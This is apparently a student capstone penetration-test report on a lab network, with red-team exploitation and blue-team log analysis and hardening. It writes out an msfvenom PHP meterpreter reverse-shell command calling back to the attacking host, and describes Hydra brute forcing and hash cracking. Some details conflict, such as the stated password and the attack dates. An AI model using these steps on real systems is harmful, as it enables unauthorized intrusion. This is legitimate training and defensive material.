Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System


Jefferson Harper

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines
IPv4:192.168.1.1
OS::Windows
Hostname: ML-RefVM

IPv4:192.168.1.90
OS:Linux
Hostname:Kali

IPv4:192.168.1.100
OS::Linux
Hostname:ELK

IPv4:192.168.1.105
OS:Linux
Hostname:Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVM-684427	192.168.1.1	JumpBox
Kali	192.168.1.90	Attacking VM/Pen Testing Machine
Capstone	192.168.1.105	Vulnerable Server
ELK	192.168.1.100	Monitoring and Analysis / SIEM

Vulnerability Assessment

Vulnerability	Description	Impact
Directories available to access on Capstone Server	*Accessed directories and files on the Capstone server.*	*Found that Ashton is admin for /company_folder/secret_folder/*
Poor Password Policy	**Found a very weak password 'rockyou' through a Brute Force Attack.**	**Brute Force Attack provided access to /company_folders/secret_folder/ and was able to obtain the password hash for Ryan**
Reverse Shell Deployment	**Deployed a Reverse Shell Payload after determining outbound ports open and most likely would not be detected.**	**Gained backdoor access to the Capstone server**

Exploitation: Sensitive Directories available on target machine

01

Tools & Processes


Nmap scan and determined that port 80 was open. Opened web browser, and entered IP 192.168.1.105 (Capstone server).

02

Achievements:

Reviewed these files and determined that Ashton is the admin for /company_folders/secret_folder/

03



Exploitation: Poor Password Policy (Weak Password)

01


Tools & Processes
Performed Hydra Brute Force Dictionary Attack to obtain Ashton's password - Leopoldo. This led to more information/success.

02

Achievements
-password for Ashton was obtained, and was able to access /company_folders/secret_folder?

-Found access info for WebDav

-obtained and cracked the hash for Ryan's password and accessed WebDav.



Exploitation: Reverse Shell Backdoor

01

Tools & Processes

From Kali vm, set up a reverse shell Msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php with meterpreter as a listener.


Executed backdoor reverse shell on Capstone server

02

Achievements

Set up reverse, remote backdoor shell on the Capstone server and gained root access.

03




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The initial port scans occurred from approx 9:30pm on March 24, 2021.
- Over 122,000 packets were sent from IP 192.168.1.90
- Many port requests at same time indicate a port scan




	Time	source.port	source.ip	network.transport
>	Mar 26, 2021 @ 21:49:10.036	4444	192.168.1.90	tcp
>	Mar 26, 2021 @ 21:49:10.005	4444	192.168.1.90	tcp
>	Mar 26, 2021 @ 21:49:00.036	4444	192.168.1.90	tcp
>	Mar 26, 2021 @ 21:49:00.004	4444	192.168.1.90	tcp
>	Mar 26, 2021 @ 21:48:50.036	4444	192.168.1.90	tcp
>	Mar 26, 2021 @ 21:48:50.004	4444	192.168.1.90	tcp

Analysis: Finding the Request for the Hidden Directory


The requests were made on 3/24, over 15,000, attempting to access the /company_folders/secret_folder. There was a successful attempt on 3/24 at 3:49am which gave instructions on how to connect to WebDav.

Analysis: Uncovering the Brute Force Attack



15,758 attempts were made to access the secret folder in the Brute Force Attack. The HTTP status codes show that, out of these, 15,755 were unsuccessful before the attacker discovered the password.

Analysis: Finding the WebDAV Connection



There were 181 WebDav requests made. Passwd.dav and shell.php were requested

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

I would recommend setting a High Severity Alert for incoming traffic, to notify of any incoming port scans. Send email to SOC lead to notify if the threshold is exceeded.

25-30 per hour threshold

System Hardening

What configurations can be set on the host to mitigate port scans?
I would recommend to start with a firewall to block incoming and outgoing ports, with the exception of port 80 and 443.

I would also recommend employing/implementing a top notch IDS/IPS as well.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Alarm from source ip other than 192.168.1.105 or 192.168.1.1, with a url path of /company_folders/secret_folder

The threshold should be set at a single attempt, or greater than 0.

System Hardening

What configuration can be set on the host to block unwanted access?

Block unwanted access by only allowing select IPs to access the directory, by modifying the configuration file.
nano httpd config file
Go to the var section
/var/www/company_folders/secret_folder
Order allow,deny
Allow from 192.168.1.105 and 192.168.1.1
Block 192.168.1.90

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Set an alert if number of times there is a 401 response exceeds the selected threshold.

I would recommend setting the threshold at 200 in a 10 second range.

Set to send email to SOC lead if triggered.

System Hardening

What configuration can be set on the host to block brute force attacks?

Failed password attempt lockout. Set an alert to be triggered after a user is locked out, forcing additional steps to be taken before the user can attempt to login again.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

HTTP request with url path webdav

Set an alert to send a recap to SOC lead via email with any attempted requests to access sensitive files and directories.

System Hardening

What configuration can be set on the host to control access?

nano config file

/var/www/webdav

Allow from 192.168.1.1
Allow from 192.168.1.105
Deny from 192.168.1.90

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Set an alert for any traffic coming over port 4444 and also for any .php file that is uploaded to the server.

What threshold would you set to activate this alarm?

Alarm for .php file should be anything greater than 0.

System Hardening

What configuration can be set on the host to block file uploads?

Remove the ability to upload files to the directory over the web interface altogether.

the End